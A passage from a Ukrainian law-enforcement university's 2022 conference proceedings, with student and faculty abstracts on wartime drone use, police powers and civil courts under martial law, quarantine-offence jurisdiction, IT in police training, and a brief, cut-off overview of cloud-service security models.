дронів для потреб українських споживачів. Таким чином їм вдалося знайти і передати близько 50-70 дронів. З України, як правило, іде запит на закупівлю дорогих специфічних дронів, наприклад, для польотів уночі необхідні дрони з тепловізорами [4].

Також необхідно відмітити, що в рамках військової допомоги до України почалися поставки українським захисникам ударного безпілотного авіаційного комплексу Switchblade (Камікадзе) виробництва США.

Безпілотник Switchblade оснащений системами наведення, камерами та боеголовками, та може розвивати швидкість до 100 км/год. Дрон використовує координати GPS в реальному часі та відео, що дозволяє швидко і точно визначити ціль і завдати руйнівної шкоди. Оператор може швидко запустити дрон, вибрати ціль і запустити прямо в неї – все це швидко та безпечно, так як оператор знаходиться на відстані [5].

Висновок. Після вторгнення російських військ в Україну наприкінці лютого 2022 року обидві сторони конфлікту широко використовують можливості БпЛА, які були спеціально розроблені для військових, так і звичайні побутові. Хоча обидва типи дронів використовувалися в попередніх нещодавніх збройних конфліктах, у тому числі на інших територіях, нинішні масштаби використання малих комерційних дронів в Україні є безпрецедентними [6].

Безпілотники-камікадзе американського виробництва, безсумнівно, принесуть Україні тактичний успіх. «Вірусні відеоролики» та інформаційні кампанії щодо поширення інформації про такі БпЛА та наслідки їх застосування, швидше за все, спотворюють та перебільшують роль цієї зброї на полі бою.

БпЛА, обов'язково треба використовувати на війні, адже якщо буде знищено дрон, то це дійсно втрата, але головне, що його оператор залишиться живим.

Список бібліографічних посилань

1. Російське вторгнення в Україну 2022 року // Вікіпедія: вільна енциклопедія : вебсайт. URL: [https://uk.wikipedia.org/wiki/Російське_вторгнення_в_Україну_\(2022\)](https://uk.wikipedia.org/wiki/Російське_вторгнення_в_Україну_(2022)) (дата звернення: 04.06.2022).

2. Курільонюк Д.В., Перець О.В., Рвачов О.М. Щодо питання запровадження в МВС України Єдиної системи моніторингу повітряного простору // Протидія кіберзлочинності та торгівлі людьми : зб. матеріалів Міжнарод. наук.-практ. конф. (27 травня 2020 р., м. Харків) / МВС України, Харків. нац. ун-т внутр. справ ; Координатор проектів ОБСЄ в Україні. Харків : ХНУВС, 2020. С. 154-159. URL:

http://www.univd.edu.ua/general/publishing/konf/27_05_2020/pdf/45.pdf (дата звернення: 04.06.2022).

3. Розвідка дроном: експерт розповів, як безпілотники забезпечують перевагу ЗСУ // Фокус : ресурс новин / ТОВ "ФОКУС МЕДІА". 06.05.2022. URL: <https://focus.ua/uk/digital/514708-razvedka-dronom-ekspert-raskazal-kak-besplotniki-obespechivayut-preimushchestvo-vsu> (дата звернення: 04.06.2022).

4. DroneUa на війні: Найбільша в Україні компанія з безпілотних технологій займається аеророзвідкою, шукає ворожі дрони, кинуту техніку, готує флот із 1700 безпілотників до посівної // Dev Ukraine : вебсайт. 31.05.2022. URL: <https://dev.ua/news/tekst-yakovenko-1648648229> (дата звернення: 04.06.2022).

5. Switchblade (БПЛА) // Вікіпедія: вільна енциклопедія : вебсайт. URL: [https://uk.wikipedia.org/wiki/Switchblade_\(%D0%91%D0%9F%D0%9B%D0%90\)](https://uk.wikipedia.org/wiki/Switchblade_(%D0%91%D0%9F%D0%9B%D0%90)) (дата звернення: 04.06.2022).

6. Цивільні дрони змінили хід війни в Україні. Як комерційні безпілотники та коптери допомагають ЗСУ: огляд Wired // Dev Ukraine : вебсайт. 07.05.2022. URL: <https://dev.ua/news/drani-techii-1651905771> (дата звернення: 04.06.2022).

Одержано 06.06.2022

Вікторія Олександрівна МАРИНА,

курсант групи ФІ-401

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри поліцейської діяльності

та публічного адміністрування факультету № 3

Харківського національного університету внутрішніх справ,

*доктор юридичних наук, професор **О. О. Панова***

ЗАБЕЗПЕЧЕННЯ ПУБЛІЧНОЇ БЕЗПЕКИ І ПОРЯДКУ ОРГАНАМИ ТА ПІДРОЗДІЛАМИ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ УКРАЇНИ ПІД ЧАС ВОЄННОГО СТАНУ

Сьогодні Україна проходить тяжку сторінку своєї історії та для того, щоб вийти переможцем у даній боротьбі, кожна інституція держави повинна чітко розуміти, визначати та діяти в межах визначених законом повноважень.

Одним з ключових елементів забезпечення публічної безпеки і порядку під час воєнного стану є органи та підрозділи Національної

поліції України. Тож саме від цього органу, та від його злагодженої роботи буде залежати мир в середині країни.

Тож, в рамках нашого дослідження пропонуємо з'ясувати основні детермінанти забезпечення публічної безпеки і порядку органами та підрозділами Національної поліції України під час воєнного стану.

Пропоную, за основу взяти аргумент, що публічна безпека як об'єкт адміністративно-правової охорони та захисту є станом захищеності нормами адміністративного права суспільних відносин, які виступають значною соціальною цінністю та направлені на створення умов для максимально повного дотримання прав і свобод людини і громадянина, законних інтересів суспільства і держави, захисту їх від негативного впливу факторів, що виникають у результаті явищ природного, техногенного, біологічного або соціального характеру, недопущення та припинення протиправних посягань та мінімізації їх негативних наслідків [1, с.42]. Таким чином, організація забезпечення публічної безпеки і порядку органами та підрозділами Національної поліції має важливу роль в системі Національної безпеки України.

У відповідності до Закону України «Про правовий режим воєнного стану» воєнний стан - це особливий правовий режим, що вводиться в Україні або в окремих її місцевостях у разі збройної агресії чи загрози нападу, небезпеки державній незалежності України, її територіальній цілісності та передбачає надання відповідним органам державної влади, військовому командуванню, військовим адміністраціям та органам місцевого самоврядування повноважень, необхідних для відвернення загрози, відсічі збройної агресії та забезпечення національної безпеки, усунення загрози небезпеки державній незалежності України, її територіальній цілісності, а також тимчасове, зумовлене загрозою, обмеження конституційних прав і свобод людини і громадянина та прав і законних інтересів юридичних осіб із зазначенням строку дії цих обмежень [2].

У зв'язку з особливістю зазначеного стану слід зауважити, що після його запровадження змінюється робота всієї критичної інфраструктури країни. Не виняток й органи та підрозділи Національної поліції.

Так, 15 березня 2022 року було внесені зміни до Закону України «Про Національну поліцію», де було наділено органи та підрозділи Національної поліції України додатковими повноваженнями, що сприяли ефективному виконанню покладених на них обов'язків. Зокрема, За письмовим запитом безоплатно одержує від державних

органів, органів місцевого самоврядування, юридичних осіб державної форми власності інформацію, необхідну для виконання завдань і повноважень поліції, зокрема надано право: конвоювання осіб, затриманих за підозрою в учиненні кримінального правопорушення, узятих під варту, обвинувачених або засуджених до позбавлення волі, а також охорона їх у залі суду; може утримувати в ізоляторах тимчасового тримання осіб, затриманих за вчинення кримінальних або адміністративних правопорушень, осіб, щодо яких як запобіжний захід застосовано тримання під вартою, осіб, підданих адміністративному арешту, а також обвинувачених і засуджених; оперативне розмінування: виявлення, знешкодження та знищення вибухонебезпечних предметів; техніко-криміналістичне забезпечення огляду місця події, у тому числі пов'язаної з пожежами, та спеціальні вибухотехнічні роботи за фактами скоєння вибухів, надходження повідомлень про виявлення підозрілих вибухонебезпечних предметів, загрозу вибуху; представництво та виконання зобов'язань України в Міжнародній організації кримінальної поліції – Інтерполі; співробітництво з Європейським поліцейським офісом (Європол); збір біометричних даних осіб, у тому числі шляхом дактилоскопіювання; адміністративний нагляд відповідно до закону [3].

Таким чином, збільшення прав та повноважень поліцейських покликане сприяти ефективному виконанню службових обов'язків, особливо в частині забезпечення публічної безпеки та порядку.

Список бібліографічних посилань

1. Панова О.О. Забезпечення публічної безпеки в Україні: адміністративно-правовий аспект : монографія. Харків : ФОП Панов А. М. 2018. 510 с

2. Про правовий режим воєнного стану: Закон України від 12.05.2015 № 389-VIII. URL: <https://zakon.rada.gov.ua/laws/show/389-19#top>

3. Про Національну поліцію: Закон України від 02.07.2015 № 580- VIII. URL: <https://zakon.rada.gov.ua/laws/show/580-19#Text>

Одержано 10.06.2022

Микола Іванович МАРЦУН,

керівник Чортківської окружної прокуратури Тернопільської області

Науковий керівник:

професор кафедри цивільного права і процесу

Західноукраїнського національного університету (м. Тернопіль),

*доктор юридичних наук, професор **В. І. Теремецький***

ПРАВОВЕ РЕГУЛЮВАННЯ ПІДВІДОМЧОСТІ АДМІНІСТРАТИВНИХ ПРОСТУПКІВ ЩОДО ПОРУШЕННЯ ПРАВИЛ КАРАНТИНУ ЛЮДЕЙ

Виконання вимог законодавства у сфері запобігання поширенню інфекційних хвороб забезпечується в тому числі можливістю притягнення правопорушників до адміністративної відповідальності. Дослідження проблем провадження у справах про порушення вимог карантину людьми виглядає достатньо актуальним, адже настання відповідальності за правопорушення повинно бути невідворотним. Саме тому необхідно дослідити повноваження органів державної влади у сфері притягнення до адміністративної відповідальності за порушення правил карантину людей.

Як відомо, відповідальність за порушення правил карантину людей закріплена у ст. 44-3 КУпАП. При цьому у ч. 1 ст. 44 КУпАП передбачено відповідальність за порушення санітарно-гігієнічних та санітарно-протиепідемічних правил і норм, встановлених законодавством [1]. Заходи щодо боротьби з інфекційними захворюваннями та можливість запровадження карантину людей передбачені Законом України «Про захист населення від інфекційних хвороб». Саме порушення його норм може бути кваліфіковане, як адміністративний проступок, передбачений у ч. 1 ст. 44 КУпАП.

Водночас у ч. 2 ст. 44 КУпАП встановлена відповідальність за перебування в громадських будинках, спорудах, громадському транспорті під час дії карантину без вдягнутих засобів індивідуального захисту [1]. Отже, положення однієї статті КУпАП передбачають відповідальність за вчинення двох різних адміністративних проступків. Відрізняються також і органи влади, які уповноважені розглядати протоколи про вчинення цих правопорушень.

М. В. Ковалів наголошує, що право розглядати протоколи про адміністративні правопорушення і застосовувати адміністративні стягнення належить багатьом органам влади. Деякі з цих органів здійснюють правосуддя або правоохоронну діяльність, а функцією інших органів є державне управління у різних галузях економіки

[2]. С. В. Москаленко стверджує, що повноваження у сфері застосування адміністративних стягнень мають суди, працівники поліції, державні контрольно-наглядові органи – інспекції, а в окремих випадках навіть органи державної влади та місцевого самоврядування [3]. Отже, перелік органів влади, які можуть притягувати до адміністративної відповідальності, є достатньо широким.

Згідно зі ст. 219 КУпАП у разі перебування особи в громадському місці без вдягнутих засобів індивідуального захисту під час оголошення карантину застосовувати адміністративні стягнення мають право виконавчі органи сільських, селищних і міських рад. Відповідно до ч. 1 ст. 38 КУпАП адміністративне стягнення у цьому випадку може бути накладене не пізніше, як через два місяці після його вчинення [1]. Варто наголосити, що такі протоколи підлягають розгляду не адміністративною комісією виконавчого комітету, а самим виконавчим комітетом.

Згідно з пп. 4 п. «б» ч. 1 ст. 38 Закону України «Про місцеве самоврядування» виконавчі органи міських, селищних і сільських рад мають право розглядати справи про адміністративні правопорушення, віднесені законодавством до їх відання [4]. Виконавчі комітети сільських, селищних і міських рад є колегіальними органами. Особливості розгляду протоколів про адміністративні правопорушення колегіальними органами встановлені у ст.ст. 278, 281 КУпАП [1]. Специфіка розгляду таких протоколів колегіальними органами полягає в необхідності оголошення складу цього органу перед початком засідання та ведення протоколу засідання протягом розгляду справи. Водночас кожному органу місцевого самоврядування варто ухвалити власний підзаконний акт про встановлення порядку розгляду справ про адміністративні правопорушення.

Як встановлено у ст. 221 КУпАП, адміністративні проступки, що полягають у порушенні санітарно-гігієнічних та санітарно-протиепідемічних правил і норм, встановлених законодавством, підлягають розгляду районними або районними у місті судами України. Відповідно до ч. 2 ст. 38 КУпАП адміністративне стягнення у випадку розгляду справи судом може бути накладено не пізніше, як через три місяці з дня вчинення правопорушення [1]. Варто зазначити, що у ст. 18 Закону України «Про судоустрій і статус суддів» передбачено існування судів, які будуть спеціалізуватися на розгляді справ про адміністративні правопорушення [5]. Однак спеціалізовані суди з розгляду справ про адміністративні правопорушення наразі не створені.

Правила розгляду протоколів про адміністративні правопорушення судами України встановлені у ст. 276–282 КУпАП [1]. Норми

законодавства регулюють строк розгляду протоколу про адміністративне правопорушення, умови повідомлення осіб, які беруть участь у справі, підготовку справи до розгляду, порядок встановлення обставин у справі. Права учасників адміністративного провадження, умови оголошення постанови по справі, вручення чи надіслання її копії також встановлені адміністративно-процесуальним законодавством.

Отже, у разі виявлення адміністративного правопорушення, передбаченого ч. 1 ст. 44-3 КУпАП, притягати до адміністративної відповідальності буде суд. Вказана норма встановлює відповідальність за порушення санітарно-гігієнічних та санітарно-протиепідемічних вимог, встановлених законодавством. Правила розгляду протоколу про адміністративні правопорушення судом чітко встановлені у КУпАП. Водночас у разі виявлення адміністративного правопорушення, закріпленого у ч. 2 ст. 44-3 КУпАП, застосовувати заходи адміністративної відповідальності має право виконавчий комітет сільської, селищної та міської ради. Основною функцією цього колегіального органу місцевого самоврядування є забезпечення життєдіяльності села або міста, а не виконання правоохоронних завдань чи здійснення правосуддя. Працівники виконавчого комітету можуть не мати юридичної освіти. Особливості розгляду протоколів про адміністративні правопорушення колегіальними органами встановлені у ст. 278, 281 КУпАП.

Перелік адміністративних правопорушень, за вчинення яких органи місцевого самоврядування мають право застосовувати адміністративні стягнення, не обмежується лише ч. 2 ст. 44-3 КУпАП. Вважаємо, що кожній міській або сільській раді варто ухвалити окреме положення про порядок розгляду протоколів про адміністративні правопорушення, в якому передбачити:

1. Строки розгляду протоколу про адміністративні правопорушення.

2. Розгляд протоколу за умови присутності двох третин членів від складу виконавчого комітету.

3. Прийняття рішення більшістю голосів.

4. Обов'язкову присутність юрисконсульта міської або сільської ради під час розгляду протоколів про адміністративні правопорушення.

5. Умови виклику особи, щодо якої може бути винесено рішення про притягнення до адміністративної відповідальності.

6. Гарантії процесуальних прав осіб, які беруть участь у розгляді справи про адміністративне правопорушення, встановлені КУпАП.

7. Порядок оголошення, вручення або надіслання постанови по справі про адміністративне правопорушення.

Таким чином, можливість притягнення до адміністративної відповідальності за вчинення правопорушень, передбачених у ч. 2 ст. 44-3 КУпАП, залежить від особливостей організації роботи виконавчого комітету сільської або міської ради з розгляду справ про адміністративні правопорушення. Правові засади такої правозастосовної діяльності повинні бути передбачені в окремому локальному нормативно-правовому акті, затвердженому міською або сільською радою.

Список бібліографічних посилань

1. Кодекс про адміністративні правопорушення: Закон України від 07.12.1984 № 8073-Х. Верховна Рада України. Законодавство України. URL: <https://zakon.rada.gov.ua/laws/show/80732-10#top> (дата звернення: 13 травня 2022 року)

2. Ковалів М. В. Провадження у справах про адміністративні правопорушення. Науковий вісник Львівського державного університету внутрішніх справ. 2013. № 3. С. 240 – 248.

3. Москаленко С. В., Єрмоленко-Князева Л. Г. Проблеми провадження в справах про адміністративні правопорушення в галузі цивільної авіації. Підприємництво, господарство і право. 2019. № 3. С. 160 – 164.

4. Про місцеве самоврядування: Закон України від 21.05.1997 № 280/97-ВР. Верховна Рада України. Законодавство України. URL: <https://zakon.rada.gov.ua/laws/show/280/97-вр> (дата звернення: 13 травня 2022 року).

5. Про судоустрій і статус суддів: Закон України від 02.06.2016 № 1402-VIII. Верховна Рада України. Законодавство України. URL: <https://zakon.rada.gov.ua/laws/show/1402-19/find?text> (дата звернення: 13 травня 2022 року).

Одержано 17.05.2022

Марта Василівна МАРЧУК,

курсантка групи Ф1-302

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри цивільно-правових дисциплін факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат юридичний наук, доцент **О. Г. Бортнік***

ЦИВІЛЬНЕ СУДОЧИНСТВО ТА ЗДІЙСНЕННЯ ПРАВА НА СУД ПІД ЧАС ВОЄННОГО СТАНУ В УКРАЇНІ

Суттєві надбання України у межах реалій інформаційного суспільства, які водночас утворюють й ризики інформаційної небезпеки,

в умовах воєнного стану та непередбачуваної воєнної та кібернетичної агресії зобов'язують державу переглядати засоби забезпечення основоположних прав людини і громадянина. Об'єктивною неможливістю у значній частині держави функціонування судових органів України та вимушеним переселенням її громадян обумовлюється актуальність питання правообмежень.

Статтею 3 Указу Президента України від 24 лютого 2022 року, визначено, що у зв'язку з введенням в Україні на період дії воєнного стану можуть обмежуватися конституційні права і свободи людини і громадянина, передбачені статтями 30-34, 38, 39, 41-44, 53 Конституції України [1]. До зазначених обмежень не відноситься обмеження права на судовий захист (ст. 55 Конституції України). Водночас, саме з об'єктивних причин важливі елементи цього права не можуть бути реалізовані. Це стосується й інституційних, й процесуальних елементів права на суд. Характеризуючи роботу «Електронного суду» в Україні, голова Верховного Суду зазначив, що проект перебуває на зародковому етапі. За останні чотири років «Електронний суд» по суті не було створено, а значна кількість суддів не здійснюють роботу в ньому [2].

Станом на початок травня 2022 року не здійснюється правосуддя 136 судами, а 125 судам змінено територіальну підсудність [3]. Водночас на забезпечення здійснення судочинства використовуються ресурси Єдиної судової інформаційно-телекомунікаційної системи. За інформацією ДСА України під час воєнного стану проведено більше 16 000 судових засідання в режимі відеоконференцзв'язку [4]. Використання системи EasyCon (за допомогою якої здійснюється участь у засіданні в режимі відеоконференції на порталі Судової влади в Україні) або інших доступних судам та учасникам справи технічних засобів участі у судовому засіданні в режимі відеоконференції вплинуло на налагодження здійснення правосуддя під час дії карантину (COVID-19). Водночас, постійна небезпека під час військової агресії перешкоджає здійсненню права на судовий захист належним чином й у цей спосіб. Забезпечення дистанційних способів відправлення правосуддя вимагає технічних та нормативних засад. А оскільки не всі суди в Україні приєднані до системи «Електронний суд», це уповільнює її застосування та потенціал [5].

Вирішення певних питань транспарентності судової влади взяла на себе ДСА України. Як зазначили у Фондації DEJURE, у період воєнного стану мали «...пожертвувати відкритістю судової інформації на час війни ... для запобігання загрози життю та здоров'ю суддів та учасників судового процесу...» [6]: припинення загального

та повного доступу до Єдиного державного реєстру судових рішень здійснено «...для забезпечення безпеки щодо цілісності бази даних», повний доступ до якого відновлено для суддів та працівників апарату судів, працівників правоохоронних органів; загальний доступ до сервісів «Стан розгляду справ», «Список справ, призначених до розгляду» є закритим [7]. Відповідні обставини свідчать про обмежену можливість учасників судочинства оперативно отримати інформацію про стан розгляду їх справ, пов'язану з об'єктивними причинами вимушеного переміщення фізичних осіб та судів у більш безпечну місцевість. Ці обставини зумовили проводити судові засідання у вже відкритих справах за певних умов. На травень 2022 року законодавчо певні процесуальні питання ще не врегульовано, але відповідно до п. 5-6 рекомендацій Ради суддів України «Щодо роботи судів в умовах воєнного стану» суди мають по можливості відкладати розгляд справ (за винятком невідкладних) та знімати їх з розгляду у зв'язку з небезпекою для життя їх учасників та розумінням того, що значна кількість учасників справ не завжди зможе подати заяву про відкладення розгляду справи. Справи, які не характеризуються невідкладністю, рекомендовано розглядати лише за письмовою згодою усіх учасників судового процесу. Судам рекомендовано виражено вирішувати питання повернення процесуальних документів, залишення їх без руху, встановлення строків, по можливості продовжувати їх до закінчення воєнного стану [8].

Законопроектom № 7316 від 26.04.2022 запропоновано врегулювати питання здійснення судочинства в умовах воєнного стану, що передбачають особливості здійснення повідомлень, реалізації публічності судового розгляду, а також підстави продовження строків вчинення процесуальних дій [9]. Зокрема запропоновано Розділ XII Прикінцевих положень ЦПК України доповнити п. 4, відповідно до якого під час дії воєнного стану за умови відсутності об'єктивної можливості виконання процесуальних дій судом у строки, визначені ЦПК, процесуальні дії мають бути проведені невідкладно за наявності можливості, але не пізніше ніж через 20 днів після припинення (скасування) воєнного стану. Це ж стосується строків здійснення інстанційних проваджень, які мають бути розумними. У цьому контексті набуває актуального виміру визначення «розумного строку» та обмеження права на своєчасний розгляд справи як елемент права на справедливий суд, що має контекстуально оцінюватись, зважаючи на легітимну мету, необхідність та доречність заходів правообмеження та їх пропорційність меті.

Список бібліографічних посилань

1. Про введення воєнного стану в Україні: Указ Президента України № 64/2022 від 24 лютого 2022 року. Законодавство України. URL: <https://zakon.rada.gov.ua/laws/show/64/2022#Text> (дата звернення: 19.05.2022)
2. Голова ДСА Олексій Сальніков: «Судова система України потребуватиме чергового перезавантаження, а робота судів в умовах війни стане маркером». 10.05.2022. URL: <https://dsa.court.gov.ua/dsa/pres-centr/news/1273628/> (дата звернення: 17.05.2022)
3. Перелік судів, територіальну підсудність яких було змінено у зв'язку з неможливістю здійснювати правосуддя під час воєнного стану (станом на 10.05.2022). URL: https://supreme.court.gov.ua/supreme/gromadyanam/terutor_pidsudnist/ (дата звернення: 14.05.2022).
4. ДСА України про здійснення правосуддя в умовах війни станом на 2 травня 2022 року. URL: <https://dsa.court.gov.ua/dsa/pres-centr/news/1271621/> (дата звернення: 19.04.2022)
5. Чернілевська К. Особливості здійснення судочинства в умовах воєнного стану. 16.05.2022. URL: https://jurliga.ligazakon.net/news/211140_osoblivost-zdysnennya-sudochinstva-v-umovakh-voennogo-stanu (дата звернення: 17.05.2022)
6. Буртник Х. Тимчасово обмежено: чому ми пожертвували відкритістю судової інформації на час війни. 14.04.2022. URL: <https://dejure.foundation/tpost/nehb21s8h1-timchasovo-obmezhenochomu-mi-pozhertvuv> (дата звернення: 10.05.2022)
7. У ДСА України відновили доступ до Єдиного державного реєстру судових рішень. 05.04.2022. URL: https://dsa.court.gov.ua/dsa/pres-centr/news/1266748/?fbclid=IwAR3-0V_AGL4I4COGHNKrovAWqZsFk5Q62Oaba_TngSi7Qctw0ALW2Eia-f30 (дата звернення: 11.05.2022)
8. Щодо роботи судів в умовах воєнного стану: Рекомендації від 02.03.2022, Рада суддів України. URL: <http://rsu.gov.ua/ua/news/usim-sudam-ukraini-rsu-opublikovala-rekomendacii-sodo-rooti-sudiv-v-umovakh-voennogo-stanu> (дата звернення: 25.04.2022)
9. Про внесення змін до Кодексу адміністративного судочинства України, Цивільного процесуального кодексу України та Господарського, Процесуального кодексу України (щодо здійснення судочинства в умовах воєнного чи надзвичайного стану) : Законопроект № 7316 від 26.04.2022. Законодавство України. URL: <https://itd.rada.gov.ua/billInfo/Bills/Card/39489> (дата звернення: 19.04.2022)

Одержано 02.06.2022

Світлана Анатолівна МАСЛЕННИКОВА,

*аспірант відділу організації освітньої-наукової підготовки
Харківського національного університету внутрішніх справ*

Науковий керівник:

*доцент кафедри адміністративного права та процесу факультету № 1
Харківського національного університету внутрішніх справ,
кандидат юридичних наук, доцент **І. Д. Казанчук***

УПРОВАДЖЕННЯ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ ЯК ВАЖЛИВА СКЛАДОВА УСПІШНОЇ ПІДГОТОВКИ КАДРІВ ДЛЯ СЛІДЧИХ ПІДРОЗДІЛІВ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ УКРАЇНИ

В умовах введення на всій території України воєнного стану для сучасної української відомчої освіти постала проблема: як покращити якість освітньої підготовки кадрів для слідчих підрозділів Національної поліції за таких складних умов? Процес наближення вітчизняних стандартів підготовки фахівців до вимог, встановлених у державах-учасниках Європейського Союзу, вимагає від закладів вищої освіти, в яких здійснюється підготовка кадрів для органів поліції, активне впровадження у освітній процес сучасних інформаційно-комунікаційних технологій. А отже, професійне навчання поліцейських повинно здійснюватися за новими освітніми стандартами, що також визначено у Концепції реформування освіти в Міністерстві внутрішніх справ України, затвердженій наказом МВС України від 25.11.2016 р. № 1252 [1].

Формування навиків із цифрової трансформації можливо під час професійної підготовки поліцейських в закладах вищої освіти системи МВС України. У зв'язку із цим, особливої актуальності набуває «діджиталізація» процесу підготовки висококваліфікованих кадрів для Національної поліції [2, с. 250]. Втім процес впровадження інформаційних технологій у відомчу освіту з підготовки поліцейських передбачає удосконалення існуючої системи операцій з накопичення, зберігання, обробки та передачі інформації, які здійснюються за допомогою спеціальних каналів зв'язку з використанням комп'ютерної техніки [3, с. 101]. Говорячи про рівень професійної підготовки поліцейських у відомчих закладах МВС України, варто зауважити, що найважливішим завданням сучасної юридичної освіти є озброєння курсантів знаннями та досвідом використання інформаційних систем, які використовуються в практичній діяльності правоохоронних органів. Поліцейські у своїй роботі використовують

інформацію, пов'язану не лише з відомостями про стан громадського порядку і рівня злочинності на певній території, але також і про самі органи та підрозділи поліції, їх сили і засоби. Відповідно до ст. 25 Закону України «Про Національну поліцію України» [4], що поліція для реалізації своїх повноважень в рамках інформаційно-аналітичної діяльності: 1) формує бази (банки) даних, що входять до єдиної інформаційної системи МВС України; 2) користується базами (банкми) даних МВС України і інших органів державної влади; 3) здійснює інформаційно-пошукову і інформаційно-аналітичну роботу. Величезна кількість статистичної, аналітичної і довідкової інформації використовується в слідчій, оперативно-розшуковій та експертній роботі органів поліції. Для цього застосовують не лише універсальне, але й спеціальне програмне забезпечення. Ті темпи, з якими інформаційні технології створюються та впроваджуються в поліцейську діяльність, настільки високі, що іноді навіть фахівці у галузі інформаційно-комунікаційних технологій (ІКТ), а тим більше, інші категорії користувачів не встигають оцінити масштаби й глибину всього, що відбувається. У свою чергу накопичуються бази даних оперативно-довідкового і оперативно-розшукового призначення, у яких зазвичай міститься інформація, яка стосується обліково-реєстраційних даних громадян; адміністративних і кримінальних правопорушень; правопорушників і злочинців; викрадених і вилучених речей, предметів антикваріату; власників транспортних засобів; власників вогнепальної зброї; громадян, що знаходяться в розшуку та безвісті зниклих, а також інша інформація, що підлягає зберіганню. Уся ця інформація необхідна для ефективної роботи підрозділів та органів поліції.

І якщо важливим завданням керівництва МВС України є підвищення вимог до якості підготовки кадрів для поліції через систему відомчої освіти, то основними кроками у напрямку комплексного впровадження цифрових технологій у процес підготовки кадрів для органів поліції повинні стати: 1) забезпечення учасників освітнього процесу електронними освітніми ресурсами; 2) створення відповідних умов для підвищення кваліфікації з інформаційно-цифрової компетентності для поліцейських слідчих підрозділів поліції, які проходять перепідготовку, а також для науково-педагогічного складу закладів вищої освіти із специфічними умовами навчання, які здійснюють підготовку поліцейських; 3) формування онлайн-платформи для комунікації між учасниками інноваційного процесу у відомчих закладах освіти в рамках впровадження дистанційної форми навчання; 4) розробка платформи для оцінювання стану цифрової готовності закладів вищої освіти із специфічними умовами навчання, які здійснюють професійну підготовку слідчих.

Таким чином, орієнтування держави на формування інформаційного суспільства вимагає від поліцейської або відомчої освіти надання пріоритетності інформаційній складовій в процесі підготовки кадрів для органів Національної поліції України. При цьому працівник поліції задля ефективного виконання своїх службових обов'язків зобов'язаний мати досить високий рівень інформаційної компетентності. І лише відомчі заклади освіти з урахуванням економічних і матеріально-технічних можливостей можуть сформувати належний рівень інформаційної компетентності кожного курсанта або слухача, підготувати реально висококваліфіковані кадри для слідчих підрозділів поліції.

Список бібліографічних посилань

1. Про затвердження Концепції реформування освіти в Міністерстві внутрішніх справ України : Наказ МВС України від 25.11.2016 № 1252 : http://search.ligazakon.ua/l_doc2.nsf/link1/MVS675.html.

2. Казанчук І. Д. Значення «діджиталізації» в освітньому процесі вищих закладів освіти України: організаційно-правові аспекти / Шляхи удосконалення професійних компетентностей фахівців в умовах сьогодення: матеріали міжнар. наук.-практ. інтернет конф. (28–29 травня 2020 р., м. Київ) / уклад.: О. Ю. Дикий, Г. А. Коломoeць, А. А. Ребрина. Луцьк: СЛУ ім. Лесі Українки, 2020. С. 249–251.

3. Андреев А. Особливості підготовки поліцейських кадрів у вищих навчальних закладах зі специфічними умовами навчання. Підприємництво, господарство і право. 2017. №6. С. 100–103.

4. Про Національну поліцію : закон України від 02.07.2015 № 580-VIII. Відомості Верховної Ради України. 2015. № 40–41. Ст. 379.

Одержано 12.06.2022

Павло Ігорович МАСНИЙ,

курсант групи Ф4-102

Харківського національного університету внутрішніх справ

Петро Сергійович КЛІМУШИН,

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

кандидат технічних наук, доцент

АНАЛІЗ ПІДХОДІВ ДО ЗАБЕЗПЕЧЕННЯ БЕЗПЕКИ ХМАРНИХ СЕРВІСІВ

Хмарні обчислення мають чотири моделі надання послуг та три основні моделі розгортання. Моделі розгортання бувають наступних видів: 1) приватна хмара, в якій хмарна платформа призначена

для конкретної організації; 2) публічна хмара, в якій хмарна платформа доступна для публічних користувачів; 3) гібридна хмара – приватна хмара, яка може поширюватися на використання ресурсів у публічних хмарах. Моделі надання хмарних послуг включають:

1) інфраструктура як сервіс (IaaS) – модель, в якій хмарні провайдери надають обчислювальні ресурси, сховища даних та мережі як інтернет сервіси; 2) платформа як сервіс (PaaS) – модель, в якій хмарні провайдери надають платформи, інструменти та інші бізнес сервіси, які дозволяють користувачам розробляти, розгортати і керувати їх власними додатками; 3) програма як сервіс (SaaS) – модель, в якій хмарні провайдери надають додатки, розташовані на хмарній інфраструктурі як інтернет сервісів для кінцевих користувачів; 4) функція як сервіс (FaaS) – модель, в якій хмарні провайдери надають можливість запускати програмний код практично для будь-якого виду додатків або серверної служби без необхідності його адмініструвати.

Слідусь відмітити, що публічні хмари є найбільш уразливою моделлю розгортання, оскільки вони доступні для широкого кола користувачів, які можуть розміщувати там свої служби, які використовуються злочинками для кібератак. Кожна модель надання послуг має різні можливі реалізації, що ускладнює розробку стандартної моделі безпеки для кожної моделі надання послуг. Більш того, ці моделі надання послуг можуть співіснувати в одній хмарній платформі, що призводить до подальшого ускладнення процесу управління безпекою. У моделі хмарних обчислень беруть участь різні зацікавлені сторони: провайдер хмарних обчислень, постачальник сервісів і споживач послуг. Безпека повинна бути реалізована на кожному рівні архітектури хмарних додатків. Фізична безпека, звичайно ж, забезпечується провайдером хмарних обчислень, що є додатковою перевагою використання хмари. За безпеку мережі та програм відповідає користувач. Існує низка підходів, які дозволяють знизити ризики порушення безпеки: 1) інформаційно-орієнтована безпека – техніка самозахисту даних, яка вимагає, щоб інтелект був поміщений в самі дані; 2) високонадійна атестація віддаленого сервера – перспективний підхід до вирішення проблеми відсутності прозорості, який заснований на надійних обчисленнях. 3) бізнес-аналітика з покращеною конфіденційністю – підхід для збереження контролю над даними, який полягає в необхідності шифрування всіх хмарних даних; 4) бастіонні хости – це віртуальні машини, які знаходяться в загальнодоступній підмережі клієнта і зазвичай доступні з використанням мережного протоколу сеансового рівня SSH або протоколу віддаленого робочого столу RDP.

